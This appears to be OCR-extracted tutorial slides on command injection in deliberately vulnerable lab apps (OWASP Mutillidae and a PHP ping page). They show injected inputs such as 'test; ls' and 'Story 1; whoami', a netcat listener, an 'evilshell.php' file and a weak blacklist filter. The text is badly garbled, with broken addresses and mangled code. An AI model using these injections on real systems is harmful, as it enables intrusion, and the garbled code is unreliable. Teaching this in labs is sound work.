



COMMAND INJECTION

It allows us to execute system commands on the server, which could also mean that we can see the files,



Enter Story That You Want To Read:

Story 1

Once upon a time

cat story1.txt








Enter Story That You Want To Read:


Story 1; whoami

Once upon a time

root


cat story1.txt; whoami






B

```
Actions Edit View Help
   (mrhacker⊛ kali)-[~]
    cd /home/mrhacker/Downloads
   (mrhacker ** kali) - [~/Downloads]
cacert.der printmrhacker.ovpn
(mrhacker ** kali) - [~/Downloads]
$ sudo openvpn printmrhacker.ovpn
[sudo] password for mrhacker:
```








test; Is

Submit

Enter command...

Submit

css drpepper.txt evilshell.php index.php js



File

set, defaulting to '/tmp/runtime-root'


- John




test; ping 10.8-172.204 -c 5

Submit

css drpepper.txt evilshell.php index.php js





No.	Time	Source	Destination	Protocol	Length Info			
7*	6 0.230308122	10.10.11.37	19.8.172.204	ICMP	84 Echo	(ping)	request	id=0)
-	7 0.230332792	10.8.172.204	10.10.11.37	ICMP	84 Echo	(ping)	reply	1d=0x
	8 1.231111644	10.10.11.37	10.8.172.204	ICMP	84 Echo	(ping)	request	id=0x
	9 1 231138714	10 8 172 204	10.10.11.37	TCMP	84 Echo	(ning)	renly	id=0v

0.11.37	10.8.172.204	ICMP	84 Echo (pi	n
1.172.204	10.10.11.37	ICMP	84 Echo (pi	n
0.11.37	10.8.172.204	ICMP	84 Echo (pi	n

ICMP

ICMP

ICMP

84 Echo (ping) reply

10 2.232915245

11 2.232941387

10.10.11.37

10.10.11.37

10.8.172.204

10.8.172.204

Internet Protocol Version 4, Src: 10.10.11.37, Dst: 10.8.172.204

12 3.234687896

13 3.234716907

14 4.237890541

15 4.237912486

Internet Control Message Protocol

Raw packet data

10.8.172.204

Frame 6: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface tun0, id 0

10.10.11.37

10.10.11.37

10.10.11.37

10.8.172.204

ICMP 10.8.172.204 ICMP

x054a, seq=1/256, ttl=63 (reply in 7) 9x054a, seg=1/256, ttl=64 (request in 6)

0x054a, seq=2/512, ttl=63 (reply in 9)

id=0x054a, seq=2/512, ttl=64 (request in 8) id=0x054a, seq=3/768, ttl=63 (reply in 11) ng) request


id=0x054a, seq=4/1024, ttl=63 (reply in 13)

id=0x054a, seg=3/768, ttl=64 (request in 10)

id=0x054a, seq=5/1280, ttl=63 (reply in 15)

id=0x054a, seg=5/1280, ttl=64 (request in 14)

84 Echo (ping) reply 84 Echo (ping) request 84 Echo (ping) reply id=0x054a, seq=4/1024, ttl=64 (request in 12) 84 Echo (ping) request



test; cd /etc/update-motd.d && cat 00-header

Submit

/etc/update-motd.d/00-header




OWASP Mutillidae II: Web Pwn in M

Version: 2.6.24

Security Level: 0 (Hosed) Hints: Enabled (1 - 5crlp


Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Rese


OWASP 2013	A1 - Injection (SQL)	B.A	Hidae: Deliberately Vulnerable Web
OWASP 2010	A1 - Injection (Other)	HTML Injection (HTMLi)	dae: Deliberately vulnerable web
OWASP 2007	A2 - Broken Authentication and	HTMLi via HTTP Headers	how to help
	Session Management	HTMLi Via DOM Injection	▶
Web Services	A3 - Cross Site Scripting (XSS)	HTMLi Via Cookie Injection	•
HTML 5	A4 - Insecure Direct Object References	Frame Source Injection	deo Tutorials
Others	A5 - Security Misconfiguration	Command Injection	DNS Lookup
Documentation	A6 - Sensitive Data Exposure	JavaScript Injection	DNS Lookup (SOAP Web Service)
Resources	A7 - Missing Function Level Access	HTTP Parameter Pollution	sting of vulnerabilities
	Control	Cascading Style Injection	▶
	A8 - Cross Site Request Forgery (CSRF)	JavaScript Object Notation (JSON) Injection	ig Report Email Address
Getting Started:	A9 - Using Components with Known Vulnerabilities	Buffer Overflow	▶
Project Whitepaper	A10 - Unvalidated Redirects and	Parameter Addition	▶
Wintepaper	Forwards	XML External Entity Injection	Pelease Announcements
		XML Entity Expansion	•
	PMA PHP MyAdmin	XML Injection	•
Release		XPath Injection	ature Requests
Announcements		Application Log Injection	(L) term



mrhacker⊗ kali)-[~] \$ nc -lvp 1234 listening on [any] 1234 ...

File Actions Edit View Help





Command Execution Source

Compare

```
<?php
if( isset( $ POST[ 'submit'] ) ) {
   $target = $ REQUEST[ 'ip' ];
   // Remove any of the charactars in the array (blacklist).
   $substitutions = array(
       '&&' => '',
       1:1 => 11.
   );
   $target = str replace( array keys( $substitutions ), $substitutions, $target );
   // Determine OS and execute the ping command.
   if (stristr(php uname('s'), 'Windows NT')) {
       $cmd = shell exec( 'ping ' . $target );
       echo ''.$cmd.'';
   } else {
       $cmd = shell exec( 'ping -c 3 ' . $target );
       echo ''.$cmd.'';
7>
```

Vulnerability: Command Execution



More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution

http://www.ss64.com/bash/

http://www.ss64.com/nt/